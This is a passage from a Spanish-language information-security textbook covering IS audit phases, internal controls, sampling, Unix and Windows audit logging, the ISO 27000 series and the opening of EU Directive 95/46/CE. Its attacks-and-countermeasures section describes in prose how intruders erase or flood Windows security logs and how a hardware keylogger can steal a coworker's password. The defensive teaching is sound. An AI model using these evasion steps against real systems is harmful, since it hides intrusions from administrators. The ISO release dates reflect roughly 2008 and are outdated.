- La gestión del sistema de información de acuerdo con la arquitectura empresarial. Una auditoría para verificar que la administración del sistema de información ha desarrollado una estructura organizativa y unos procedimientos que garantizan un entorno controlado y eficiente para el procesamiento de la información.
- Las redes. Una auditoría para verificar que los controles de las redes son los correctos en el lado del cliente, en el lado del servidor y en la red que conecta a los clientes y a los servidores.

Y otros autores agrupan todas las auditorías del sistema de información en dos tipos: auditorías de revisión de control general y auditorías de control de la aplicación.

39.2. Fases de una auditoría de los sistemas de información

El proceso de una auditoría de los sistemas de información se puede dividir en las siguientes fases:

- Establecimiento de las condiciones del compromiso. Esto permitirá al auditor establecer el alcance y los objetivos de la relación entre el auditor y la organización. La carta de compromiso debe abordar la responsabilidad (ámbito de aplicación, la independencia, los resultados), la autoridad (derecho de acceso a la información), y la rendición de cuentas (los derechos de las entidades fiscalizadas, la fecha de finalización acordada) del auditor.
- Revisión preliminar. Esta fase de la auditoría permite al auditor recopilar la información de la organización como base para la creación de su plan de auditoría. El examen preliminar identificará la estrategia de la organización y las responsabilidades de gestión y control de las aplicaciones informáticas. El auditor puede ofrecer una descripción profunda del sistema de información de una organización para determinar qué aplicaciones son económicamente importantes en esta fase. Para ello es necesario la obtención de los datos generales sobre la empresa, la identificación de las áreas de las aplicaciones financieras y la preparación de un plan de auditoría.
- Establecimiento de la información almacenada importante y evaluación de los riesgos. Con el fin de planificar la auditoría, es necesario un juicio preliminar acerca de lo que la importancia de la información almacenada y la evaluación de los riesgos de la empresa.
- Planificación de la comisión de auditoría. Una planificación adecuada de la auditoría asegurará que esta se lleva a cabo de manera eficaz y eficiente. En el desarrollo del plan de auditoría, el auditor debe tener en cuenta los resultados de su comprensión de la organización y los resultados del proceso de evaluación de riesgos.
- Comprensión del control interno. Para desarrollar la comprensión de los controles internos, el auditor deberá considerar la información de las auditorías anteriores, la evaluación del riesgo inherente, los juicios sobre lo que es importante y la complejidad de las operaciones y los sistemas de la organización. Una vez que el auditor tiene cono-

cimiento de los controles internos de una organización, será capaz de evaluar el nivel de su control de riesgos.

- Ejecución de los procedimientos de auditoría. Los procedimientos de auditoría se desarrollan sobre la base de la comprensión del auditor de la organización y su entorno.
- Emisión del informe de auditoría. Una vez que los procedimientos de auditoría se han ejecutado y los resultados han sido evaluados, el auditor emitirá un informe de auditoría con salvedades sobre la base de sus conclusiones.

46.1. Evaluación de los controles internos

COSO (Committee of Sponsoring Organizations of the Treadway Commission) define el control interno como un proceso que está diseñado para proporcionar una seguridad razonable en la eficacia y la eficiencia de las operaciones, en la fiabilidad de la información financiera y en el cumplimiento de las disposiciones legales y de los reglamentos aplicables. El auditor evalúa la estructura de la organización de control mediante el conocimiento de los cinco componentes del control de la organización relacionados entre sí, y que incluyen:

1. El entorno de control. Suministra lo fundamental para los demás componentes. Abarca factores tales como la filosofía de la gestión y el estilo de funcionamiento.
2. La evaluación de riesgos. Consiste en la identificación y el análisis de los riesgos.
3. Las actividades de control. Consiste en las políticas y procedimientos que garanticen a los empleados llevar a cabo las instrucciones de la dirección. Los tipos de las actividades de control que una organización debe implementar, son los controles preventivos, los controles de detección y los controles de mitigación.
4. La información y la comunicación. Asegura que la organización obtenga la información pertinente, y luego la comunique a través de la misma.
5. El seguimiento. Revisar el resultado generado por las actividades de control y la realización de evaluaciones especiales.

Además de comprender los componentes del control de la organización, el auditor también debe evaluar los controles generales y los controles de aplicación de la organización.

46.1.1. Controles generales

Los controles generales se relacionan con el entorno global del procesamiento de la información y tiene un gran efecto sobre las operaciones del sistema informático de la organización. Los tipos de control general son:

- Los controles de la organización.
- El centro de datos y el control de las operaciones de la red. Asegura la entrada adecuada de los datos en una aplicación del sistema y la supervisión adecuada de la corrección de errores.
- Los controles de la adquisición y el matenimiento del hardware y las aplicaciones. Incluye los controles para verificar los datos en cuanto a seguridad.
- Los controles de seguridad de acceso. Aseguran la protección física de los equipos informáticos, las aplicaciones y los datos, y se refiere a la pérdida de activos y de información por un robo o un uso no autorizado.
- Los controles de adquisición, de desarrollo y de mantenimiento de las aplicaciones del sistema. Aseguran la fiabilidad del tratamiento de la información.
- Los controles de gestión. Aseguran de que no hay ningún acceso no autorizado a los activos del sistema de información.

46.1.2. Controles de aplicación

Los controles de aplicación se aplican al procesamiento de las aplicaciones y ayudan a asegurar la integridad y la seguridad del procesamiento, así como la autorización y la validación de las transacciones. Los tipos de controles de aplicación incluyen:

- Los controles de la captura de datos. Aseguran que todas las transacciones se registran en el sistema de aplicación, que las transacciones

se registran una sola vez, y se identifican, se controlan y se corrigen las transacciones rechazadas.

- Los controles de validación de datos. Aseguran de que todas las transacciones sean debidamente valoradas.
- Los controles de procesamiento. Aseguran el correcto procesamiento de las transacciones.
- Los controles de salida. Aseguran de que las salidas de la información no se distribuye o se muestran a usuarios no autorizados.
- Los controles de error. Aseguran que los errores son corregidos.

46.1.3. Pruebas de los controles

Las pruebas de los controles son los procedimientos de auditoría para evaluar la eficacia del diseño o del funcionamiento de un control interno. Las pruebas de los controles se dirigen al diseño del control y se centran en evaluar si el control está convenientemente diseñado para evitar las debilidades materiales. Las pruebas de los controles dirigidos a la operación del control se centran en la evaluación de cómo se aplica el control, la consistencia con que se aplica, y quien lo aplica.

46.2. Procedimientos de auditoría

Los procedimientos de auditoría son tareas específicas realizadas por el auditor para reunir las pruebas que determinan si se cumplen los objetivos específicos de la auditoría. La IS Auditing Standard 060 establece: "Durante el transcurso de la auditoría, el auditor del sistema de información deberá obtener la evidencia suficiente, fiable y pertinente para alcanzar los objetivos de la auditoría. Los resultados de la auditoría y las conclusiones han de ser apoyados por un análisis adecuado y la interpretación de esta evidencia."

Un auditor debe diseñar, seleccionar, evaluar, y documentar un muestreo con el fin de cumplir con los requisitos de la evidencia suficiente, fiable y relevante y el soporte de un análisis adecuado.

46.2.1. Muestreo de la auditoría

El muestreo de la auditoría consiste en la aplicación de un procedimiento de auditoría aplicado a una parte de la población para que el auditor del sistema de información pueda evaluar las pruebas de auditoría dentro de una clase de transacciones con el fin de llegar a una conclusión sobre toda la población. Al diseñar el tamaño y la estructura de una muestra de auditoría, el auditor del sistema de información debe tener en cuenta los objetivos de auditoría cuando se planificó, la naturaleza de la población y el tipo de muestreo y los métodos de selección.

El auditor deberá seleccionar los elementos de la muestra de tal manera que sean representativos de la población. Los métodos más utilizados de selección de muestras son:

- Métodos de muestreo estadístico
    - Muestreo aleatorio. Se presupone que todas las combinaciones de las unidades de muestreo de la población tienen la misma probabilidad de selección.
    - Muestreo sistemático. Consiste en seleccionar las unidades de muestreo con un intervalo fijo a partir de un primer intervalo de selección aleatorio.
- Métodos de muestreo no estadístico
    - Muestreo desordenado. El auditor selecciona la muestra sin seguir una técnica estructurada.
    - Muestreo de juicio. El auditor pone un sesgo en la muestra, por ejemplo, seleccionando sólo las unidades de muestreo durante un cierto valor.

La selección del tamaño de la muestra se ve afectado por el nivel de riesgo de muestreo que el auditor del sistema de información está dispuesto a aceptar. El riesgo de muestreo es el riesgo de que la conclusión del auditor pueda ser diferente de la conclusión que se alcanzaría si se sometiera la población entera al procedimiento de auditoría. Los dos tipos de riesgo de muestreo son:

1. El riesgo de aceptación incorrecta. El riesgo de que un error material se evalúe como poco probable, cuando en realidad la población es materialmente incorrecta.
2. El riesgo de rechazo incorrecto. El riesgo de que un error material se evalúa como probable, cuando en realidad la población no es materialmente

incorrecta.

Una vez que los elementos de la muestra han sido seleccionados para la prueba, el auditor puede empezar las pruebas de auditoría utilizando técnicas de auditoría asistida por ordenador (CAAT).

El auditor deberá documentar los objetivos del muestreo y el proceso de muestreo utilizado. También debe incluir la fuente de la población, el método de muestreo utilizado, los parámetros del muestreo, los elementos seleccionados, los detalles de las pruebas de auditoría realizadas, y las conclusiones alcanzadas.

46.3. Auditoría en los sistemas operativos UNIX

Casi todas las actividades realizadas en un sistema operativo de tipo Unix son susceptibles de ser, en mayor o menor medida, monitorizadas, desde las horas de acceso de cada usuario al sistema hasta las páginas web visitadas más frecuentemente, pasando por los intentos fallidos de conexión, los programas ejecutados o incluso el tiempo de CPU que cada usuario consume. Obviamente esta facilidad del sistema operativo Unix en cuanto a la recogida de la información tiene unas ventajas de cara a la seguridad, ya que es posible detectar un intento de ataque nada más producirse el mismo, así como también detectar usos indebidos de los recursos o la realización de actividades sospechosas. Sin embargo también existen inconvenientes, ya que la gran cantidad de información que potencialmente se registra, puede ser aprovechada para crear negaciones de servicio o, más habitualmente, esa cantidad de información puede hacer difícil detectar problemas por el volumen de datos a analizar.

Algo muy interesante de los ficheros de registro en Unix es que la mayoría de ellos son ficheros de texto plano, es decir, sin encriptar, lo que facilita su visualización. Por una parte esto es bastante cómodo para el administrador del sistema, ya que no necesita de herramientas especiales para poder revisarlos, e incluso puede programar algunos scripts para comprobar de forma automática los informes generados. No obstante el hecho de que estos ficheros sean de texto plano hace que un intruso lo tenga muy fácil ocultar determinados registros modificando los ficheros con cualquier editor de tex-

tos. Esto implica una cosa muy importante para un administrador: nunca ha de confiar al 100% en lo que le digan los informes de auditoría del sistema. Para minimizar estos riesgos se pueden tomar diversas medidas, desde algunas quizás demasiado complejas para entornos habituales, hasta otras más sencillas pero igualmente efectivas, como utilizar un ordenador fiable para registrar información del sistema o incluso enviar los registros más importantes a una impresora.

Un inconveniente del sistema de auditoría en Unix es lo complejo que puede ser establecer una correcta configuración de la auditoría. Por si la dificultad del sistema no fuera suficiente, en cada sistema operativo Unix, el sistema de registro tiene distintas peculiaridades que pueden propiciar la pérdida de información interesante de cara al mantenimiento seguro de los sistemas. Aunque muchos de los ficheros de registro son comunes en cualquier sistema, su localización, o incluso su formato, pueden variar entre diferentes sistemas operativos del tipo Unix.

Dentro de Unix hay dos grandes familias de sistemas: System V y BSD. La localización de los ficheros y determinadas órdenes relativas a la auditoría del ordenador son diferentes en cada una de ellas, por lo que es muy recomendable consultar las páginas del manual antes de ponerse a configurar el sistema de auditoría en un equipo concreto. La principal diferencia entre ellos es el denominado auditoría de proceso, consistente simplemente en registrar todos los programas ejecutados por cada usuario. Evidentemente los informes generados en este proceso pueden llegar a ocupar muchísimo espacio en disco, dependiendo del número de usuarios en nuestro sistema, por lo que sólo es recomendable hacerlo en situaciones muy concretas, como por ejemplo cuando se detectan actividades sospechosas en un ordenador. En los sistemas System V, la auditoría de proceso está desactivada por defecto. Se puede iniciar mediante la ejecución del comando /usr/lib/acct/startup, y para visualizar los informes se utiliza el comando acctcom. En la familia BSD, los equivalentes a estas órdenes son accton y lastcomm; en este caso la auditoría de proceso está inicializada por defecto.

Un mundo aparte a la hora de generar y analizar informes acerca de las actividades realizadas sobre un ordenador con el sistema operativo Unix son los sistemas operatvos que están clasificados como clase C2 TCSEC. Mientras que con el modelo clásico se genera un registro tras la ejecución de cada

proceso, en los sistemas operativos Unix de clase C2 se proporciona una pista de auditoría donde se registran los accesos y los intentos de acceso de una entidad a un objeto, así como cada cambio en el estado del objeto, la entidad o el sistema global. Esto se consigue asignando un identificador denominado Audit ID a cada grupo de procesos ejecutados, identificador que se registra junto a la mayoría de llamadas al sistema que realiza un proceso, incluyendo algunas tan comunes como las llamadas write(), open(), close() o read(). A nadie se le puede escapar la cantidad de espacio y de CPU necesarios para mantener los registros a un nivel tan preciso, por lo que en la mayoría de los sistemas, especialmente en entornos habituales, no es necesario este detalle en cuanto al registro de auditoría. Y no sólo esto, sino que en muchas ocasiones también se convierte en una monitorización inútil si no se dispone de los mecanismos para interpretar o reducir la gran cantidad de datos registrados. El administrador guarda tanta información que es casi imposible analizarla en busca de actividades sospechosas.

46.4. Registro de seguridad del sistema operativo Windows de Microsoft

El registro de seguridad, en los sistemas operativos Windows de Microsoft, es un registro que contiene los registros de la actividad de inicio/cierre de sesión de cada usuario y otros eventos relacionados con la seguridad especificados por la directiva de auditoría del sistema. El registro de seguridad es uno de los tres registros visibles en el Visor de sucesos. El servicio Local Security Authority Subsystem Service es el que escribe los eventos en el registro de seguridad. El registro de seguridad es una de las principales herramientas utilizadas por los administradores para detectar e investigar la actividad no autorizada y para solucionar problemas, y Microsoft lo describe como su mejor y última defensa. El registro y las políticas de auditoría que lo rigen son también los objetivos favoritos de los intrusos que buscan borrar sus huellas antes y después de cometer actividades no autorizadas.

46.4.1. Tipos de datos registrados

Si la directiva de auditoría se establece para registrar los inicios de sesión, si se produce una entrada exitosa, se registra el nombre de usuario y el nombre

del equipo al que está conectado. Según sea la versión de Windows y el método de inicio de sesión, también se puede registrar la dirección IP.
Windows 2000 Web Server no registra las direcciones IP de los inicios de sesión con éxito, pero Windows Server 2003 incluye esta capacidad. Las categorías de eventos que pueden ser registrados son:

- Eventos de conexión a una cuenta
- Gestión de cuentas
- Acceso al servicio de directorio
- Eventos de conexión
- Acceso a objetos
- Cambio de políticas
- Uso de privilegios
- Seguimiento de procesos
- Eventos del sistema

El gran número de eventos registrables significa que el análisis del registro de seguridad puede ser una tarea que consuma mucho tiempo. Así se han desarrollado utilidades de terceros que ayudan a identificar las tendencias sospechosas. También es posible filtrar el registro mediante criterios personalizados.

46.4.2. Ataques y contramedidas

Los administradores pueden visualizar y borrar elementos del registro. Además un administrador puede utilizar el programa Winzapper para eliminar determinados eventos del registro. Por esta razón, una vez que la cuenta de administrador se ha visto comprometida, la historia de los eventos que figuran en el registro de seguridad deja de ser fiable. Una defensa contra esto es configurar un servidor de registro remoto con todos los servicios apagados, que solo permite el acceso desde la cónsola.

Cuando el registro se acerca a su tamaño máximo, se pueden sobrescribir los eventos más antiguos o detener el registro de nuevos eventos. Esto lo hace susceptible a los ataques en los que un intruso puede inundar el registro mediante la generación de un gran número de nuevos eventos. Una defensa

parcial en contra de esto es aumentar el tamaño máximo. También es posible configurar el registro para que no sobrescriba los eventos antiguos.

Otra manera de acceder de forma no autorizada al registro de seguridad por parte de un usuario sería iniciar la sesión como administrador y cambiar las políticas de auditoría de forma que detenga el registro de la actividad no autorizada que se propone llevar a cabo. El cambio de política se podría registrar, dependiendo del contenido de la directiva de auditoría, pero este evento podría ser eliminado del registro mediante el uso de Winzapper; y desde este punto en adelante, la actividad no generaría rastro en el registro de seguridad.

Microsoft señala que es posible detectar los intentos de eludir a una monitorización de seguridad con tales técnicas, pero es difícil hacerlo porque muchos de los mismos eventos que pueden ocurrir durante un intento de eliminación de las huellas de una actividad intrusiva son eventos que ocurren periódicamente sobre cualquier red típica.

Para determinados tipos de ataques, no es necesario la manipulación del registro, basta con ser consciente de cómo funciona el registro de seguridad y en consecuencia tomar precauciones contra su detección. Por ejemplo un usuario que quiere registrar una cuenta de un compañero de trabajo en una red corporativa puede esperar hasta después de las horas de trabajo, para tener acceso físico inadvertido al ordenador en su puesto de trabajo. Subrepticiamente utiliza un registrador de teclado por hardware para obtener su contraseña, y luego entrar a la cuenta del usuario a través de servicios de terminal desde un Wi-Fi hotspot, cuya dirección IP no puede ser rastreada por el intruso.

En el borrado de un registro, se genera una entrada en el registro indicando el momento en que fue borrado y quien fue el administrador que lo hizo. Esta información puede ser un punto de partida en la investigación de la actividad sospechosa. Además del registro de seguridad de Windows, los administradores pueden comprobar el registro de seguridad del cortafuegos.

46.4.3. Escribiendo falsos eventos en el registro de seguridad

Teóricamente es posible escribir falsos eventos en el registro de seguridad. Microsoft señala que para poder escribir en el registro de seguridad, se requiere el privilegio SeAuditPrivilege. De forma predeterminada, sólo las cuentas del sistema local y del servicio de red tienen este privilegio. Microsoft Windows Internals establece que los procesos que llaman a los servicios de auditoría del sistema deben tener el privilegio SeAuditPrivilege para generar con éxito un registro de auditoría. Las FAQ del Winzapper establecen que es posible añadir tu propio formato de los registros de suceso en el registro, pero esta característica no se ha añadido porque no se consideró necesaria. Una referencia al hecho de que alguien con acceso de administrador puede utilizar esta funcionalidad para echar la culpa de la actividad no autorizada a una persona inocente. Server 2003 agregó algunas llamadas a las APIs de forma que las aplicaciones pueden registrar eventos en el registro de seguridad y escribir las entradas de la auditoría de seguridad. En concreto la función AuthzInstallSecurityEventSource instala la fuente especificada como una fuente de eventos de seguridad.

47. ISO 27000

ISO/IEC 27000 es un conjunto de estándares desarrollados por ISO (International Organization for Standardization) e IEC (International Electrotechnical Commission), que proporcionan un marco de gestión de la seguridad de la información utilizable por cualquier tipo de organización, pública o privada, grande o pequeña.

47.1. Origen

Desde 1901, y como primera entidad de normalización a nivel mundial, BSI (British Standards Institution) es responsable de la publicación de importantes normas como:

1979 Publicación BS 5750 - ahora ISO 9001
1992 Publicación BS 7750 - ahora ISO 14001
1996 Publicación BS 8800 - ahora OHSAS 18001

La norma BS 7799 de BSI aparece por primera vez en 1995, con objeto de proporcionar a cualquier empresa un conjunto de buenas prácticas para la gestión de la seguridad de su información. La primera parte de la norma, codificada como BS 7799-1, es una guía de buenas prácticas, para la que no se establece un esquema de certificación. Es la segunda parte, codificada como BS 7799-2, publicada por primera vez en 1998, la que establece los requisitos de un sistema de seguridad de la información (SGSI) para ser certificable por una entidad independiente. Las dos partes de la norma BS 7799 se revisaron en 1999 y la primera parte fue adoptada por la organización ISO, sin cambios sustanciales, como ISO 17799 en el año 2000. En 2002, se revisó la BS 7799-2 para adecuarse a la filosofía de normas ISO de los sistemas de gestión.

En el año 2005, con más de 1700 empresas certificadas según la norma BS7799-2, se publicó este esquema por ISO como el estándar ISO 27001, al tiempo que se revisó y actualizó la ISO 17799. Esta última norma se renombra como ISO 27002:2005 el 1 de Julio de 2007, manteniendo su contenido

así como el año de publicación formal de la revisión. En Marzo de 2006, posteriormente a la publicación de la ISO27001:2005, el BSI publicó la norma BS7799-3:2006, centrada en la gestión del riesgo de los sistemas de información.

47.2. Serie ISO/IEC 27000

La serie de normas ISO/IEC 27000 son estándares de seguridad publicados por la Organización Internacional para la Estandarización (ISO) y la Comisión Electrotécnica Internacional (IEC). La serie contiene las mejores prácticas recomendadas en la seguridad de la información para desarrollar, implementar y mantener las especificaciones para los Sistemas de Gestión de la Seguridad de la Información.

Los rangos de numeración reservados por ISO van desde 27000 a 27019 y desde 27030 a 27044. A continuación se describen las principales características de cada uno de ellos.

ISO 27000: Contiene los términos y las definiciones que se emplean en toda la serie 27000. La aplicación de cualquier estándar necesita de un vocabulario claramente definido, que evite distintas interpretaciones de conceptos técnicos y de gestión.

ISO 27001: Publicada el 15 de Octubre de 2005, es la norma principal de la serie y contiene los requisitos del sistema de gestión de seguridad de la información. Tiene su origen en la norma BS 7799-2 y es la norma con arreglo a la cual se certifican por auditores externos, los SGSI de las organizaciones. Sustituye a la norma BS 7799-2, habiéndose establecido unas condiciones de transición para aquellas empresas certificadas en esta última. En su Anexo A, enumera en forma de resumen los objetivos de control y los controles que desarrolla la norma ISO 27002:2005 (nueva numeración de ISO 17799:2005 desde el 1 de Julio de 2007), para que sean seleccionados por las organizaciones en el desarrollo de sus SGSI. A pesar de no ser obligatoria la implementación de todos los controles enumerados en dicho anexo, la organización deberá argumentar sólidamente la no aplicabilidad de los controles no implementados. Desde el 28 de Noviembre de 2007, esta norma está publicada en España como UNE-ISO/IEC 27001:2007.

ISO 27002: Desde el 1 de Julio de 2007, es el nuevo nombre de la ISO 17799:2005, manteniendo el 2005 como año de edición. Es una guía de buenas prácticas que describe los objetivos de control y los controles recomendables en cuanto a seguridad de la información. No es certificable. Contiene 39 objetivos de control y 133 controles, agrupados en 11 dominios. Como se ha mencionado en su apartado correspondiente, la norma ISO27001 contiene un anexo que resume los controles de ISO 27002:2005.

ISO 27003: En fase de desarrollo. Su fecha prevista de publicación es Mayo de 2009. Consistirá en una guía de implementación de SGSI e información acerca del uso del modelo PDCA y de los requerimientos de sus diferentes fases. Tiene su origen en el anexo B de la norma BS7799-2 y en la serie de documentos publicados por el BSI a lo largo de los años con recomendaciones y guías de implantación.

ISO 27004: En fase de desarrollo. Su fecha prevista de publicación es Noviembre de 2008. Especificará las métricas y las técnicas de medida aplicables para determinar la eficacia de un SGSI y de los controles relacionados. Estas métricas se usan fundamentalmente para la medición de los componentes de la fase "Do" (Implementar y Utilizar) del ciclo PDCA.

ISO 27005: Publicada el 4 de Junio de 2008, establece las directrices para la gestión del riesgo en la seguridad de la información. Apoya los conceptos generales especificados en la norma ISO/IEC 27001 y está diseñada para ayudar a la aplicación satisfactoria de la seguridad de la información basada en un enfoque de gestión de riesgos. El conocimiento de los conceptos, los modelos, los procesos y los términos descritos en la norma ISO/IEC 27001 e ISO/IEC 27002 es importante para un completo entendimiento de la norma ISO/IEC 27005:2008, que es aplicable a todo tipo de organizaciones que tienen la intención de gestionar los riesgos que puedan comprometer la organización de la seguridad de la información. Su publicación revisa y retira las normas ISO/IEC TR 13335-3:1998 y ISO/IEC TR 13335-4:2000.

ISO 27006: Publicada el 13 de Febrero de 2007, especifica los requisitos para la acreditación de las entidades de auditoría y de certificación de los sistemas de gestión de seguridad de la información. Es una versión revisada de la norma EA-7/03 (Requisitos para la acreditación de entidades que operan

certificación/registro de SGSIs) que añade a la norma ISO/IEC 17021 (Requisitos para las entidades de auditoría y certificación de sistemas de gestión) los requisitos específicos relacionados con la ISO 27001 y los SGSI, es decir, ayuda a interpretar los criterios de acreditación de la norma ISO/IEC 17021 cuando se aplican a entidades de certificación de ISO 27001, pero no es una norma de acreditación por sí misma.

ISO 27007: En fase de desarrollo, su fecha prevista de publicación es Mayo de 2010. Consistirá en una guía de auditoría de un SGSI.

ISO 27011: En fase de desarrollo, su fecha prevista de publicación es finales de 2008. Consistirá en una guía de gestión de seguridad de la información específica para telecomunicaciones, elaborada conjuntamente con la ITU (Unión Internacional de Telecomunicaciones).

ISO 27031: En fase de desarrollo, su fecha prevista de publicación es Mayo de 2010. Consistirá en una guía de continuidad de negocio en cuanto a las tecnologías de la información y las comunicaciones.

ISO 27032: En fase de desarrollo, su fecha prevista de publicación es Febrero de 2009. Consistirá en una guía relativa a la ciberseguridad.

ISO 27033: En fase de desarrollo, su fecha prevista de publicación es entre 2010 y 2011. Es una norma consistente en 7 partes: gestión de seguridad de redes, arquitectura de seguridad de redes, escenarios de redes de referencia, aseguramiento de las comunicaciones entre redes mediante pasarelas, acceso remoto, aseguramiento de comunicaciones en redes mediante VPNs y diseño e implementación de seguridad en redes. Provendrá de la revisión, ampliación y renumeración de la norma ISO 18028.

ISO 27034: En fase de desarrollo, su fecha prevista de publicación es Febrero de 2009. Consistirá en una guía de seguridad en las aplicaciones.

ISO 27799: Publicada el 12 de Junio de 2008. Es un estándar de gestión de seguridad de la información en el sector sanitario aplicando la norma ISO 17799 (actual ISO 27002). Esta norma, al contrario que las anteriores, no la desarrolla el subcomité JTC1/SC27, sino el comité técnico TC 215. ISO 27799:2008 define directrices para apoyar la interpretación y la aplicación

de la informática en el sector sanitario de la norma ISO/IEC 27002 y es un complemento de ella. Esta norma especifica un conjunto detallado de controles y directrices de buenas prácticas para la gestión de la seguridad de la información por organizaciones sanitarias y otros custodios de la información sanitaria en base a garantizar un mínimo nivel necesario de seguridad apropiado para la organización y circunstancias que van a mantener la confidencialidad, la integridad y la disponibilidad de información personal de salud. Además se aplica a la información en las empresas sanitarias en todos sus aspectos y en cualquiera de sus formas, toma la información (palabras y números, grabaciones sonoras, dibujos, vídeos y imágenes médicas), sea cual fuere el medio utilizado para el almacenamiento de la información (de impresión o de escritura en papel o electrónicos de almacenamiento) y sea cual fuere el medio utilizado para transmitirlo (a mano, por fax, por redes informáticas o por correo), ya que la información siempre debe estar adecuadamente protegida.

48. Directiva 95/46/CE del Parlamento Europeo y del Consejo de 24 de Octubre de 1995

DIRECTIVA 95/46/CE DEL PARLAMENTO EUROPEO Y DEL CONSEJO de 24 de Octubre de 1995 relativa a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos.

EL PARLAMENTO EUROPEO Y EL CONSEJO DE LA UNIÓN EUROPEA,
Visto el Tratado constitutivo de la Comunidad Europea, y, en particular, su artículo 100 A,
Vista la propuesta de la Comisión (1),
Visto el dictamen del Comité Económico y Social (2),
De conformidad con el procedimiento establecido en el artículo 189 B del Tratado (3),

(1) Considerando que los objetivos de la Comunidad definidos en el Tratado, tal y como quedó modificado por el Tratado de la Unión Europea, consisten en lograr una unión cada vez más estrecha entre los pueblos europeos, establecer relaciones más estrechas entre los Estados miembros de la Comunidad, asegurar, mediante una acción común, el progreso económico y social, eliminando las barreras que dividen Europa, fomentar la continua mejora de las condiciones de vida de sus pueblos, preservar y consolidar la paz y la libertad y promover la democracia, basándose en los derechos fundamentales reconocidos en las constituciones y leyes de los Estados miembros y en el Convenio Europeo para la Protección de los Derechos Humanos y de las Libertades Fundamentales;
(2) Considerando que los sistemas de tratamiento de datos están al servicio del hombre; que deben, cualquiera que sea la nacionalidad o la residencia de las personas físicas, respetar las libertades y derechos fundamentales de las personas físicas y, en particular, la intimidad, y contribuir al progreso económico y social, al desarrollo de los intercambios, así como al bienestar de las personas;

(3) Considerando que el establecimiento y funcionamiento del mercado interior, dentro del cual está garantizada, con arreglo al artículo 7 A del Tratado, la libre circulación de mercancías, personas, servicios y capitales, hacen necesaria no sólo la libre circulación de datos personales de un Estado miembro a otro, sino también la protección de los derechos fundamentales de las personas;
(4) Considerando que se recurre cada vez más en la Comunidad al tratamiento de datos personales en los diferentes sectores de actividad económica y social; que el avance de las tecnologías de la información facilita considerablemente el tratamiento y el intercambio de dichos datos;
(5) Considerando que la integración económica y social resultante del establecimiento y funcionamiento del mercado interior, definido en el artículo 7 A del Tratado, va a implicar necesariamente un aumento notable de los flujos transfronterizos de datos personales entre todos los agentes de la vida económica y social de los Estados miembros, ya se trate de agentes públicos o privados; que el intercambio de datos personales entre empresas establecidas en los diferentes Estados miembros experimentará un desarrollo; que las administraciones nacionales de los diferentes Estados miembros, en aplicación del Derecho comunitario, están destinadas a colaborar y a intercambiar datos personales a fin de cumplir su cometido o ejercer funciones por cuenta de las administraciones de otros Estados miembros, en el marco del espacio sin fronteras que constituye el mercado interior;
(6) Considerando, por lo demás, que el fortalecimiento de la cooperación científica y técnica, así como el establecimiento coordinado de nuevas redes de telecomunicaciones en la Comunidad exigen y facilitan la circulación transfronteriza de datos personales;
(7) Considerando que las diferencias entre los niveles de protección de los derechos y libertades de las personas y, en particular, de la intimidad, garantizados en los Estados miembros por lo que respecta al tratamiento de datos personales, pueden impedir la transmisión de dichos datos del territorio de un Estado miembro al de otro; que, por lo tanto, estas diferencias pueden constituir un obstáculo para el ejercicio de una serie de actividades económicas a escala comunitaria, falsear la competencia e impedir que las administraciones cumplan los cometidos que les incumben en virtud del Derecho comunitario; que estas diferencias en los niveles de protección se deben a la disparidad existente entre las disposiciones legales, reglamentarias y administrativas de los Estados miembros;

(8) Considerando que, para eliminar los obstáculos a la circulación de datos personales, el nivel de protección de los derechos y libertades de las personas, por lo que se refiere al tratamiento de dichos datos, debe ser equivalente en todos los Estados miembros; que ese objetivo, esencial para el mercado interior, no puede lograrse mediante la mera actuación de los Estados miembros, teniendo en cuenta, en particular, las grandes diferencias existentes en la actualidad entre las legislaciones nacionales aplicables en la materia y la necesidad de coordinar las legislaciones de los Estados miembros para que el flujo transfronterizo de datos personales sea regulado de forma coherente y de conformidad con el objetivo del mercado interior definido en el artículo 7 A del Tratado; que, por tanto, es necesario que la Comunidad intervenga para aproximar las legislaciones;
(9) Considerando que, a causa de la protección equivalente que resulta de la aproximación de las legislaciones nacionales, los Estados miembros ya no podrán obstaculizar la libre circulación entre ellos de datos personales por motivos de protección de los derechos y libertades de las personas físicas, y, en particular, del derecho a la intimidad; que los Estados miembros dispondrán de un margen de maniobra del cual podrán servirse, en el contexto de la aplicación de la presente Directiva, los interlocutores económicos y sociales; que los Estados miembros podrán, por lo tanto, precisar en su derecho nacional las condiciones generales de licitud del tratamiento de datos; que, al actuar así, los Estados miembros procurarán mejorar la protección que proporciona su legislación en la actualidad; que, dentro de los límites de dicho margen de maniobra y de conformidad con el Derecho comunitario, podrán surgir disparidades en la aplicación de la presente Directiva, y que ello podrá tener repercusiones en la circulación de datos tanto en el interior de un Estado miembro como en la Comunidad;
(10) Considerando que las legislaciones nacionales relativas al tratamiento de datos personales tienen por objeto garantizar el respeto de los derechos y libertades fundamentales, particularmente del derecho al respeto de la vida privada reconocido en el artículo 8 del Convenio Europeo para la Protección de los Derechos Humanos y de las Libertades Fundamentales, así como en los principios generales del Derecho comunitario; que, por lo tanto, la aproximación de dichas legislaciones no debe conducir a una disminución de la protección que garantizan sino que, por el contrario, debe tener por objeto asegurar un alto nivel de protección dentro de la Comunidad;
(11) Considerando que los principios de la protección de los derechos y libertades de las personas y, en particular, del respeto de la intimidad, conte-

nidos en la presente Directiva, precisan y amplían los del Convenio de 28 de enero de 1981 del Consejo de Europa para la protección de las personas en lo que respecta al tratamiento automatizado de los datos personales;
(12) Considerando que los principios de la protección deben aplicarse a todos los tratamientos de datos personales cuando las actividades del responsable del tratamiento entren en el ámbito de aplicación del Derecho comunitario; que debe excluirse el tratamiento de datos efectuado por una persona física en el ejercicio de actividades exclusivamente personales o domésticas, como la correspondencia y la llevanza de un repertorio de direcciones;
(13) Considerando que las actividades a que se refieren los títulos V y VI del Tratado de la Unión Europea relativos a la seguridad pública, la defensa, la seguridad del Estado y las actividades del Estado en el ámbito penal no están comprendidas en el ámbito de aplicación del Derecho comunitario, sin perjuicio de las obligaciones que incumben a los Estados miembros con arreglo al apartado 2 del artículo 56 y a los artículos 57 y 100 A del Tratado; que el tratamiento de los datos de carácter personal que sea necesario para la salvaguardia del bienestar económico del Estado no está comprendido en el ámbito de aplicación de la presente Directiva en los casos en que dicho tratamiento esté relacionado con la seguridad del Estado;
(14) Considerando que, habida cuenta de la importancia que, en el marco de la sociedad de la información, reviste el actual desarrollo de las técnicas para captar, transmitir, manejar, registrar, conservar o comunicar los datos relativos a las personas físicas constituidos por sonido e imagen, la presente Directiva habrá de aplicarse a los tratamientos que afectan a dichos datos;
